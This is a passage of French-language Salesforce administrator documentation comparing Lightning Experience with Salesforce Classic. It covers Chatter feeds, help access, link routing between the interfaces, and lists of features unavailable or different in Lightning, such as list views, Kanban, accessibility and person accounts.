

Pour collaborer sur des enregistrements (4), recherchez l'onglet Chatter dans Lightning Experience. Vous pouvez publier des mises à jour, créer des sondages, poser des questions et partager des fichiers de la même façon que dans Salesforce Classic.




## Utilisation des fils Chatter

Vous pouvez modifier le fil Chatter principal pour afficher une sélection de publications (1). De la même façon que dans Salesforce Classic, dans Lightning Experience, utilisez les onglets à gauche de l'onglet Chatter. Le fil Éléments suivis correspond toujours au fil par défaut.



Dans Lightning Experience, les fils contiennent de nombreuses options de Salesforce Classic.


- Les actions Publication et Sondage et Question sont disponibles dans l'éditeur sous l'onglet Chatter. Cliquez sur la zone de texte de l'éditeur pour accéder aux boutons de chargement de fichier ou de mention de personnes. D'autres actions Chatter standard affichées dans l'éditeur, dans Salesforce Classic, notamment Tâches et Liens, ne sont pas disponibles dans Lightning Experience.
- Triez le fil par les publications ou les commentaires les plus récents. Les options de filtrage d'un fil ne sont pas disponibles dans Lightning Experience.
- Actualisez le fil pour afficher les toutes dernières informations.
- Accédez aux informations d'un fil spécifique à l'aide de la recherche dans le fil.
- L'exécution d'actions sur une publication est identique dans les deux interfaces. Néanmoins, les rubriques ne sont pas disponibles dans Lightning Experience.

# Accès à l'aide dans Lightning Experience

L'aide est accessible. Elle est encore plus pratique dans Lightning Experience où le menu d'aide contextuelle permet d'accéder à des contenus ciblés, notamment des vidéos, des procédures guidées, des rubriques d'aide et des parcours de formation. Fantastique !

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Dans Salesforce Classic, la plupart des pages et des listes associées mènent vers une rubrique d'aide contextuelle unique. Dans le menu d'aide de Lightning Experience (3), nous offrons beaucoup plus d'options, avec des liens vers des vidéos, des procédures guidées, des rubriques d'aide et des parcours de formation, selon leur pertinence avec les informations consultées.

Les deux interfaces incluent des liens vers le portail général Aide et formation (1,4). Dans Lightning Experience, le lien permet toutefois de gagner du temps, car il mène directement à la page de recherche pour accéder rapidement aux informations recherchées.

Vos commentaires sont précieux ! Cliquez simplement sur le lien Donner un avis (5) pour nous faire part de vos commentaires sur Lightning Experience ou sur tout autre élément de Salesforce. Merci !

# Considérations relatives à Lightning Experience

Cette version de Lightning Experience ne comprend pas toutes les fonctionnalités disponibles dans Salesforce Classic. Consultez ces rubriques afin de déterminer si une fonctionnalité importante pour votre activité est limitée ou non disponible dans cette version. Ces informations peuvent également vous aider à présenter à vos utilisateurs les nouvelles fonctionnalités disponibles une fois la migration vers Lightning Experience effectuée.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Particularités de la migration d'utilisateurs entre Lightning Experience et Salesforce Classic

Le basculement entre Lightning Experience et Salesforce Classic est simple et rapide. Toutefois, le basculement entre interfaces affecte la logique sous-jacente d'acheminement des URL et peut entraîner des résultats inattendus lorsque les liens sont résolus. Vous pouvez rencontrer des problèmes avec les favoris ou les liens des e-mails ou des publications Chatter, en particulier si des utilisateurs de votre organisation sont autorisés à utiliser Lightning Experience alors que d'autres travaillent toujours avec Salesforce Classic.

Fonctionnalités non disponibles dans Lightning Experience

Découvrez les fonctionnalités de Salesforce qui ne sont pas disponibles dans la nouvelle interface ou qui présentent des différences par rapport aux fonctionnalités habituelles dans Salesforce Classic. Et rappelez-vous que les fonctionnalités pas encore prises en charge dans la nouvelle interface sont toujours disponibles pour vos utilisateurs ; ils peuvent facilement basculer sur Salesforce Classic et continuer de travailler.

Fonctionnalités de Lightning Experience lorsque Chatter est désactivé

Si votre organisation n'utilise pas Chatter, plusieurs fonctionnalités de l'interface de Lightning Experience ne sont pas disponibles. Découvrez les modifications apportées à Lightning Experience et déterminez si vous allez perdre des fonctionnalités indispensables.

# Particularités de la migration d'utilisateurs entre Lightning Experience et Salesforce Classic

Le basculement entre Lightning Experience et Salesforce Classic est simple et rapide. Toutefois, le basculement entre interfaces affecte la logique sous-jacente d'acheminement des URL et peut entraîner des résultats inattendus lorsque les liens sont résolus. Vous pouvez rencontrer des problèmes avec les favoris ou les liens des e-mails ou des publications Chatter, en particulier si des utilisateurs de votre organisation sont autorisés à utiliser Lightning Experience alors que d'autres travaillent toujours avec Salesforce Classic.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque vous activez des utilisateurs pour Lightning Experience, vous pouvez définir que certains utilisateurs ou tous les utilisateurs bénéficient de la nouvelle interface comme expérience *préférée* par défaut. Pour les utilisateurs activés avec Lightning Experience, mais que vous avez choisi de laisser dans l'interface classique, l'expérience est Salesforce Classic. Dans les deux cas, chaque fois qu'un utilisateur bascule d'une interface à l'autre via le commutateur, sa préférence par défaut est réinitialisée sur l'environnement actuel. Avec ce comportement, voici les interactions d'acheminement de liens courantes que vos utilisateurs peuvent rencontrer.

| L'utilisateur dispose-t-il l'autorisation « Utilisateur de Lightning Experience » ? | Expérience par défaut de l'utilisateur | Ouverture des liens |
|---|---|---|
| Oui | Lightning Experience | Dans les pages prises en charge dans Lightning Experience, les liens s'ouvrent dans la nouvelle interface (même les liens créés dans Salesforce Classic).<br>Les liens vers des pages non prises en charge pointent vers Salesforce Classic, qui s'ouvre dans un nouvel onglet. Cette redirection temporaire ne modifie pas la préférence par défaut de l'utilisateur pour Salesforce Classic. Lorsque l'utilisateur sélectionne ensuite un lien pris en charge dans la nouvelle interface, l'onglet Salesforce Classic est rechargé pour ouvrir le lien dans Lightning Experience.<br>Les liens vers des pages non prises en charge pointent vers Salesforce Classic, qui s'ouvre dans un nouvel onglet. Cette redirection temporaire ne modifie pas la préférence par défaut de l'utilisateur pour Salesforce Classic. Lorsque l'utilisateur sélectionne ensuite un lien pris en charge dans la nouvelle interface, l'onglet Salesforce Classic est rechargé pour ouvrir le lien dans Lightning Experience. |
| Oui | Salesforce Classic | Les liens s'ouvrent généralement dans Salesforce Classic.<br>Si un lien a été créé dans Lightning Experience (l'URL inclut `/one/one.app`), le lien s'ouvre dans Lightning Experience. La préférence par défaut de l'utilisateur ne change pas vers Lightning Experience. |
| Non | Salesforce Classic | Les liens s'ouvrent uniquement dans Salesforce Classic.<br>Si un lien a été généré dans Lightning Experience (l'URL inclut `/one/one.app`), le lien ne s'ouvre pas, car l'utilisateur n'a pas accès à Lightning Experience. |

En raison de ces comportements d'acheminement, un risque de confusion existe si des utilisateurs partagent des liens Lightning Experience avec des utilisateurs de Salesforce Classic. Pour éviter ce problème, nous recommandons d'activer la nouvelle interface pour tous les utilisateurs qui travaillent en étroite collaboration.

Nous recommandons également de former vos utilisateurs de Lightning Experience au fonctionnement des liens et des favoris dans les deux expériences.

CONSULTER ÉGALEMENT :

Adopter Lightning Experience sans oublier Salesforce Classic

# Fonctionnalités non disponibles dans Lightning Experience

Découvrez les fonctionnalités de Salesforce qui ne sont pas disponibles dans la nouvelle interface ou qui présentent des différences par rapport aux fonctionnalités habituelles dans Salesforce Classic. Et rappelez-vous que les fonctionnalités pas encore prises en charge dans la nouvelle interface sont toujours disponibles pour vos utilisateurs ; ils peuvent facilement basculer sur Salesforce Classic et continuer de travailler.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Accès aux données et aux vues : Fonctionnalités non disponibles dans Lightning Experience
Fonctionnalités de vente : Fonctionnalités non disponibles dans Lightning Experience
Fonctionnalités de productivité : Fonctionnalités non disponibles dans Lightning Experience
Fonctionnalités du service client : fonctionnalités non disponibles dans Lightning Experience
Rapports et tableaux de bord : Fonctionnalités non disponibles dans Lightning Experience
Fichiers et contenu : Fonctionnalités non disponibles dans Lightning Experience
Chatter : Fonctionnalités non disponibles dans Lightning Experience
Autres produits Salesforce : fonctionnalités non disponibles dans Lightning Experience
Navigation et actions : Fonctionnalités non disponibles dans Lightning Experience
Recherche : Fonctionnalités non disponibles dans Lightning Experience
Configuration de l'organisation : fonctionnalités non disponibles dans Lightning Experience
Importation et gestion de données : Fonctionnalités non disponibles dans Lightning Experience
Automatisation de processus : Fonctionnalités non disponibles dans Lightning Experience
Sécurité : Fonctionnalités non disponibles dans Lightning Experience
Personnalisation par pointer-cliquer : Fonctionnalités non disponibles dans Lightning Experience
Personnalisation par programmation : Fonctionnalités non disponibles dans Lightning Experience
Applications et empaquetage : Fonctionnalités non disponibles dans Lightning Experience

CONSULTER ÉGALEMENT :

Navigateurs pris en charge pour Lightning Experience
Adopter Lightning Experience sans oublier Salesforce Classic

## Accès aux données et aux vues : Fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes connus avec l'accès aux données dans Lightning Experience. Certaines données et fonctionnalités de Salesforce ne sont pas disponibles dans la nouvelle interface. D'autres fonctionnalités ne sont pas totalement identiques à celles disponibles dans Salesforce Classic.

### Objets

Les objets Salesforce ci-dessous sont disponibles dans Lightning Experience. Aucun autre objet standard n'est pris en charge dans cette version.

- Comptes

- Ressources
- Calendrier
- Campagnes
- Requêtes
- Chatter
- Contacts
- Contrats
- Tableaux de bord
- Événements
- Fichiers
- Groupes
- Accueil
- Pistes
- Notes
- Opportunités
- Personnes
- Comptes personnels
- Catalogues de prix
- Produits
- Devis
- Rapports
- Tâches
- Ordres d'exécution
- Objets personnalisés
- Objets externes

## Champs

- Les champs des objets non pris en charge sont affichés dans Lightning Experience, mais ils sont en lecture seule et ne comprennent pas de liens vers les enregistrements associés.
- Les champs de formule avec des images ne sont pas pris en charge dans les résultats de recherche. Le nom du champ est affiché, mais le champ est vide.
- Dans Salesforce Classic, les champs de référence affichent les noms des enregistrements, quels que soient les autorisations de partage. Par conséquent, les utilisateurs peuvent afficher le nom d'enregistrements auxquels ils n'ont pas accès. Dans Lightning Experience et dans l'application mobile Salesforce1, les champs de référence respectent les autorisations de partage et affichent uniquement le nom des enregistrements auxquels l'utilisateur a accès. Il existe une exception pour les champs de référence du propriétaire, qui affichent toujours le nom du propriétaire de l'enregistrement, indépendamment du paramètre de partage.

## Listes associées

- Les listes associées d'objets standard et d'objets personnalisés pris en charge sont disponibles dans Lightning Experience.

  Les listes associées d'objets non pris en charge dans Lightning Experience ne sont affichées nulle part dans l'interface, même si elles sont incluses dans la présentation de page d'un objet.

- Lightning Experience comprend les nouvelles listes associées Fichiers et Notes, en plus de la liste associée classique Notes et pièces jointes. Si vous utilisez Salesforce Files ou la fonctionnalité avancée Notes, incluez toutes ces listes associées dans vos présentations de page d'objet.
  - Les fichiers et les pièces jointes sont deux types d'objet distincts, et l'ont toujours été. Contrairement aux fichiers, les pièces jointes sont associées uniquement à un type d'enregistrement spécifique et ne peuvent pas être partagées au-delà. Dans Lightning Experience, les chargements dans la liste associée Notes et pièces jointes sont des fichiers. Dans Salesforce Classic avant la version Spring '16, les chargements dans cette liste associée étaient toujours des pièces jointes, pas des fichiers. Pour les organisations existantes, cela signifie que la liste Notes et pièces jointes peut combiner des pièces jointes chargées dans Salesforce Classic et des fichiers ajoutés dans Lightning Experience.

    Dans l'API, les intégrations existantes qui récupèrent des pièces jointes depuis la liste Notes et pièces jointes ne comprennent aucun fichier chargé dans la liste dans Lightning Experience. Un nouvel appel d'API est nécessaire pour récupérer les fichiers ainsi que les pièces jointes.
  - Les notes créées avec l'ancien outil de prise de note dans Salesforce Classic sont disponibles uniquement depuis la liste associée Notes et pièces jointes. Toutes les notes créées avec la version avancée de Notes sont affichées uniquement dans la liste associée Notes.
- Pour les utilisateurs de Group Edition, la liste associée Contacts n'est pas affichée dans les comptes.
- Lorsque la liste associée Opportunité est utilisée dans un enregistrement de contact pour ajouter une opportunité nouvelle et existante au contact, Salesforce ajoute le contact à la liste associée Rôles des contacts de l'opportunité.
- Lightning Experience fusionne les entrées des catalogues de prix standard et personnalisé d'un produit dans la liste associée unique Catalogues de prix. Ce comportement est différent dans Salesforce Classic qui comprend deux listes distinctes pour les prix standard et les catalogues de prix. Si vous avez déjà supprimé la liste associée Catalogues de prix (car votre organisation utilise uniquement des prix standard), rajoutez-la à la présentation de page Produit pour permettre à vos utilisateurs afficher les prix standard dans Lightning Experience.
- Dans la page de détail des objets qui prennent en charge les activités, Lightning Experience n'affiche pas les listes associées Activités en cours ou Historique des activités avec les autres listes associées. Il affiche à la place la chronologie des activités. Les objets qui prennent en charge les activités incluent les opportunités, les pistes, les comptes, les contacts, les contrats et les objets personnalisés dans lesquels vous activez les activités.

## Accueil d'objet

Les fonctionnalités suivantes ne sont pas disponibles dans les pages d'accueil d'objet dans Lightning Experience.

- Outil de création rapide
- Accès aux rapports spécifiques à un objet
- Outils de la section Outils
- Outil de rapport récapitulatif

## Vues de liste

Les fonctionnalités de vue de liste suivantes ne sont pas disponibles dans Lightning Experience.

- Suivi d'enregistrements directement depuis une liste
- Partage de vues de liste avec des groupes
- Clonage de vues de liste
- Certaines actions en masse, notamment la modification ou la suppression en masse d'éléments multiples dans une liste ou l'envoi d'e-mails en masse
- Actions personnalisées

- Planification par glisser-déposer de vues de liste de compte, de contact et de piste
- Fils
- L'icône de création d'une vue imprimable d'une liste

Les vues de liste s'affichent et se comportent différemment dans Lightning Experience.

- Vous n'accédez pas à une nouvelle page pour créer une vue de liste. Vous restez sur la même page et nommez la vue de liste dans une boîte de dialogue contextuelle. Vous ajoutez des filtres pour personnaliser votre liste avec un panneau qui se rétracte sur le côté droit de la page.
- Vous pouvez limiter des vues de liste uniquement en sélectionnant Toutes ou Mes. Les autres options, notamment la restriction par file d'attente, par campagne ou par catalogue de prix, ne sont pas disponibles.
- La navigation dans les vues de liste a été modifiée. Les vues de liste sont dotées du défilement infini. Par conséquent, vous ne pouvez pas spécifier le nombre d'enregistrements à afficher par page. De même, vous ne pouvez pas naviguer entre les pages avec les boutons fléchés ni accéder à une page de résultats spécifique. L'accès à des enregistrements avec des noms commençant par une lettre particulière n'est pas disponible.
- Le menu déroulant affiche jusqu'à 2000 vues. Lors du défilement, le menu charge les vues par lots de 50. Les listes récemment visualisées sont affichées en premier, suivies par les autres vues de liste par ordre alphabétique. Les listes récemment visualisées et la case de recherche sont affichées uniquement si 11 vues de liste ou plus existent.
- Vous ne pouvez pas modifier l'ordre des colonnes en faisant glisser l'en-tête de la colonne vers une nouvelle position dans le tableau. À la place, vous modifiez les colonnes affichées et leur ordre en choisissant **Sélectionner les champs à afficher** dans le menu déroulant Contrôles de vue de liste. Si vous ajoutez ou supprimez une colonne dans Lightning Experience, toutes les largeurs de colonne personnalisées sont supprimées. Vous pouvez revenir à Salesforce Classic pour ajuster la largeur des colonnes.
- La modification en ligne des champs dans une vue de liste est disponible pour les vues de listes qui contiennent un seul type d'enregistrement. Cependant, la vue de liste ne peut pas utiliser une logique de filtrage avec des clauses OR. Vous pouvez modifier les champs sélectionnés dans plusieurs enregistrements et les enregistrer en une seule fois. Certains champs standard et personnalisés ne peuvent pas être modifiés en ligne.
- Vous pouvez sélectionner plusieurs éléments dans une vue de liste pour exécuter une action en masse. Cependant, vous ne pouvez pas modifier en masse les enregistrements, c'est-à-dire sélectionner plusieurs enregistrements, modifier un champ dans un enregistrement, puis appliquer la modification à tous les enregistrements.
- Les vues de liste chargent seulement 50 éléments à la fois sans défilement. Pour sélectionner plus de 50 éléments, faites défiler pour charger le dernier élément, puis sélectionnez la plage d'éléments.
- Les actions limitées au niveau de la ligne sont disponibles. Pour la plupart des objets, les actions disponibles sont Modifier et Supprimer. Pour les pistes, deux actions supplémentaires sont disponibles : Convertir et Cloner. Pour les fichiers, les actions disponibles sont Modifier, Supprimer et Télécharger.
- Les boutons personnalisés sont disponibles, mais ils ne peuvent pas être configurés pour exécuter des actions sur des enregistrements ou des actions en masse, telles qu'une modification ou une suppression en masse. Par exemple, un administrateur peut créer un bouton qui lance une page Visualforce.
- Pour les critères de filtrage, seules les plages de date relatives suivantes sont prises en charge : Aujourd'hui, Demain, Hier, Cette semaine, Ce mois, Ce trimestre, Cette année, Semaine dernière, Mois dernier, Trimestre dernier, Année dernière.
- Dans Lightning Experience, les vues de liste ne prennent pas en charge `commence par` en tant que critère de filtrage pour les champs ID. Un champ ID contient 15 caractères et identifie un enregistrement. Par exemple, le champ `ID de compte` dans l'objet contact identifie le compte auquel le contact est associé. Vous *pouvez* utiliser `commence par` en tant que critère de filtrage pour les autres champs.
- Dans les instructions logiques de filtrage, NOT ne fonctionne pas avec les expressions entre parenthèses. Par exemple, l'expression `1 AND NOT (2 AND 3)` est évaluée en `1 AND (NOT 2 AND 3)`. Aucun enregistrement n'est renvoyé dans les résultats de filtrage alors que vous attendez quelques enregistrements.

- Les filtres acceptent uniquement des valeurs comprises entre le minimum et le maximum d'un entier 23 bits signé, ou allant de 1 à 2 147 483 648. Une valeur extérieure à cette plage désactive ce filtre.
- Le nom de la liste d'enregistrements récents affiché sur la page d'accueil de tous les objets standard et personnalisés est différent dans Lightning Experience. Elle s'intitule Récemment visualisé. Cette vue ne peut pas être supprimée, filtrée ni modifiée. Les administrateurs de Salesforce peuvent utiliser le Gestionnaire d'objet dans la Configuration pour sélectionner et trier les colonnes de cette vue. Vos utilisateurs peuvent trier les éléments de la vue en cliquant sur un en-tête de colonne. Une flèche dans l'en-tête de la colonne indique si les éléments de la liste sont triés par ordre croissant ou décroissant.
- Une autre vue de liste est disponible pour la plupart des objets standard via la liste déroulante avec un nom similaire à Récemment visualisé. Le nom de cette vue comprend le nom de l'objet. Par exemple, une vue de liste de comptes est appelée Comptes récemment visualisés. Ces 2 vues de liste, Récemment visualisés et *Objets* récemment visualisés, présentent les mêmes enregistrements. La liste *Objets* récemment visualisés ne peut pas être supprimée, filtrée ni modifiée. Vos utilisateurs peuvent trier les enregistrements et tracer le graphique des données de cette vue de liste. Ils peuvent basculer vers Salesforce Classic pour réorganiser les colonnes affichées dans la vue de liste. Les colonnes sont affichées dans le nouvel ordre lorsque l'utilisateur revient dans Lightning Experience.

**Vue Kanban**

- La vue Kanban n'est pas disponible depuis la vue de liste Récemment visualisé. Les utilisateurs doivent sélectionner une autre vue de liste pour pouvoir basculer vers le Kanban.
- La vue Kanban affiche les enregistrements d'un seul type à la fois. Si votre organisation utilise plusieurs types d'enregistrement, créez une vue de liste séparée pour chaque enregistrement, puis filtrez-la par type. Définissez des nouvelles vues de liste publiques pour permettre à vos utilisateurs d'y accéder.
- La vue Kanban affiche au maximum 200 cartes.
- La fonctionnalité glisser-déposer n'est pas prise en charge pour les écrans tactiles.
- Les utilisateurs reçoivent des alertes pour les opportunités avec des tâches en retard, sans activité ouverte ou sans activité au cours des 30 derniers jours. Les alertes ne peuvent pas être personnalisées.
- Les pistes ne peuvent pas être converties dans la vue Kanban, et les contrats ne peuvent pas être activés.
- Les colonnes ne sont pas créées lorsque les valeurs Statut de la piste sont définies sur `Converti`.
- Une colonne n'est pas créée lorsque le Statut du contrat standard est défini sur `Activé`.

## Utilisation de données

**Création et modification de données**

La modification en ligne des champs sous l'onglet Détails d'un enregistrement est disponible dans Lightning Experience. Cependant, il n'est pas possible de modifier des champs individuels dans le panneau de présentation d'un enregistrement.

Les fonctionnalités suivantes ne sont pas disponibles dans Lightning Experience.

- Modification en ligne dans les enregistrements
- Modification de présentations multiligne

**Impression de données**

Les fonctionnalités suivantes ne sont pas disponibles dans Lightning Experience.

- Impression d'une page
- Génération d'un fichier PDF

**Menu latéral de Salesforce**

Le menu latéral de Salesforce, affiché sur le côté gauche de la plupart des pages dans Salesforce Classic, n'est pas répliqué dans Lightning Experience. Les éléments de menu latéral ne sont pas inclus, comprenant :

- Le lien Balises et la liste déroulante Balises récentes

- La liste déroulante Créer. Utilisez le bouton **Nouveau** dans les pages d'accueil d'objet.
- Le raccourci Calendrier. Accédez au calendrier depuis le menu de navigation.
- La liste Éléments récents. Reportez-vous aux élément récents dans la page Accueil ou les pages d'accueil d'objet.
- Messages et alertes
- Liens personnalisés

**Corbeille**

La Corbeille n'est pas disponible. Les enregistrements supprimés dans Lightning Experience sont toujours placés dans la corbeille, mais les utilisateurs doivent basculer vers Salesforce Classic pour afficher ou restaurer les enregistrements récemment supprimés.

### Accessibilité

- Le mode d'accessibilité n'est pas fourni, car il n'est pas nécessaire dans Lightning Experience. L'interface respecte les toutes dernières normes d'accessibilité et les lecteurs d'écran sont pris en charge nativement.
- La palette pour personnes daltoniennes n'est pas disponible dans Lightning Experience.
- Les utilisateurs qui ont activé le mode d'accessibilité doivent basculer vers Salesforce Classic pour utiliser le générateur de rapport afin de créer et de modifier des rapports.

  Les utilisateurs qui ont activé le mode d'accessibilité peuvent utiliser l'éditeur de tableau de bord pour créer et modifier des tableaux de bord Lightning Experience. Ils doivent cependant basculer vers Salesforce Classic pour accéder à toutes les fonctionnalités lors de l'utilisation de l'éditeur de tableau de bord.

CONSULTER ÉGALEMENT :

Fonctionnalités de productivité : Fonctionnalités non disponibles dans Lightning Experience
Fichiers et contenu : Fonctionnalités non disponibles dans Lightning Experience

## Fonctionnalités de vente : Fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes que votre équipe commerciale peut rencontrer dans Lightning Experience. Certaines données et fonctionnalités de Salesforce ne sont pas disponibles dans la nouvelle interface. D'autres fonctionnalités ne sont pas totalement identiques à celles disponibles dans Salesforce Classic.

### Fonctionnalités de vente

**Comptes, contacts et pistes sociaux**

- Twitter est le seul réseau social disponible dans Lightning Experience.
- Twitter a son propre style de carte, visible directement dans la page d'accueil de l'enregistrement.

**Parcours de vente pour les opportunités et les pistes**

- Vous pouvez inclure jusqu'à cinq champs et 1000 caractères de texte enrichi à chaque étape de vente.
- Vous ne pouvez pas demander des champs différents dans des étapes différentes en utilisant la présentation de page. Vous pouvez toutefois configurer des règles de validation basées sur l'étape du parcours commercial.
- Les champs dépendants sont ignorés lors du déplacement d'une étape d'opportunité à l'aide du parcours commercial.
- Si vous définissez des champs avec l'autorisation Lecture seule ou Obligatoire dans des présentations de page, le parcours de vente n'applique pas ces autorisations.
- Ceci n'est pas une limitation, mais notez que la suppression d'un type d'enregistrement auquel est associé un parcours de vente supprime également le parcours de vente.

- Les règles de validation sont affichées sous forme de messages sur la page, même si vous les configurez pour un affichage en regard des champs.
- Pour des parcours de vente de piste, nous recommandons de placer des statuts Non qualifié au début des parcours.

**Contacts de comptes multiples**

- Seules les actions au niveau de la ligne spécifiques à l'objet Relation des contacts du compte sont disponibles dans les listes associées Comptes associés et Contacts associés. Par conséquent, les actions d'affichage ou de retrait des relations compte à contact sont affichées, mais pas les actions de modification ou de suppression de l'enregistrement de compte ou de contact.
- Dans la liste Comptes associés, le champ `Nom du compte` est affiché uniquement si l'utilisateur a accès au compte. S'il n'a pas accès au compte, seuls les champs de Relation des contacts du compte sont affichés.
- Lors de la création d'un contact depuis la liste associée Contacts associés dans un compte, l'adresse de messagerie du contact n'est pas renseignée avec l'adresse de facturation du compte.
- Si vous utilisez des comptes personnels, basculez vers Salesforce Classic pour ajouter la liste associée Comptes associés aux présentations de page de compte personnel que vos commerciaux utilisent.

**Fonctionnalités non disponibles dans Lightning Experience**

- Prévisions (y compris Prévisions collaboratives et Prévisions personnalisables)
- Commandes
- Divisions
- Transfert de divisions en masse

## Comptes

**Comptes personnels (bêta)**

- Les comptes personnels ne sont pas accessibles depuis Configuration. Pour configurer des comptes personnels, basculez vers Salesforce Classic.
- Lors du survol d'un lien de compte personnel, l'affichage de la vue rapide change selon l'emplacement du lien. Si le lien est placé dans le champ qui représente le contact (par exemple `Nom` ou `Contact`), les informations du contact sont affichées. Si le lien est placé dans le champ qui représente un compte (par exemple `Associé à` ou `Compte`), les informations du compte personnel sont affichées.
- Les actions rapides de comptes personnels sont inclus dans les présentations de page de comptes personnels, même si les actions rapides de comptes professionnels ne sont pas tous valides pour des comptes personnels. Par exemple, les présentations de page de compte personnel comprennent l'action rapide Nouveau contact, même si les contacts ne peuvent pas être associés de cette façon à des comptes personnels. Les administrateurs peuvent retirer les actions rapides de compte professionnel non valides des présentations de page de compte personnel.
- Dans certains champs de référence, une icône de compte ou de contact est affichée à la place de l'icône de compte personnel.
- Lors de la création d'une requête pour un compte personnel, si les utilisateurs ajoutent le compte personnel au champ `Nom du contact` ou `Nom du compte`, l'autre champ est automatiquement renseigné avec le compte personnel uniquement à l'enregistrement de la requête.
- Lors de la création d'un e-mail à partir d'un enregistrement de compte personnel, le champ `À` n'est pas automatiquement renseigné avec l'adresse e-mail du compte personnel comme lors de la création d'un e-mail à partir d'un enregistrement de contact.
- Lors de l'utilisation d'un modèle pour rédiger un e-mail à partir d'un compte professionnel, le modèle peut inclure des champs de fusion de comptes personnels, ce qui empêche l'envoi de l'e-mail. De la même façon, lors de l'utilisation d'un modèle pour rédiger un e-mail à partir d'un compte personnel, le modèle peut inclure des champs de fusion de comptes professionnels, ce qui empêche l'envoi de l'e-mail.

- Si des champs de fusion sont utilisés dans un e-mail à un compte personnel, les champs de fusion de contacts ne sont pas affichés dans les résultats de recherche de champs de fusion. À la place, les champs de fusion de contacts doivent être saisis manuellement.

**Liste associée Contacts dans les comptes**

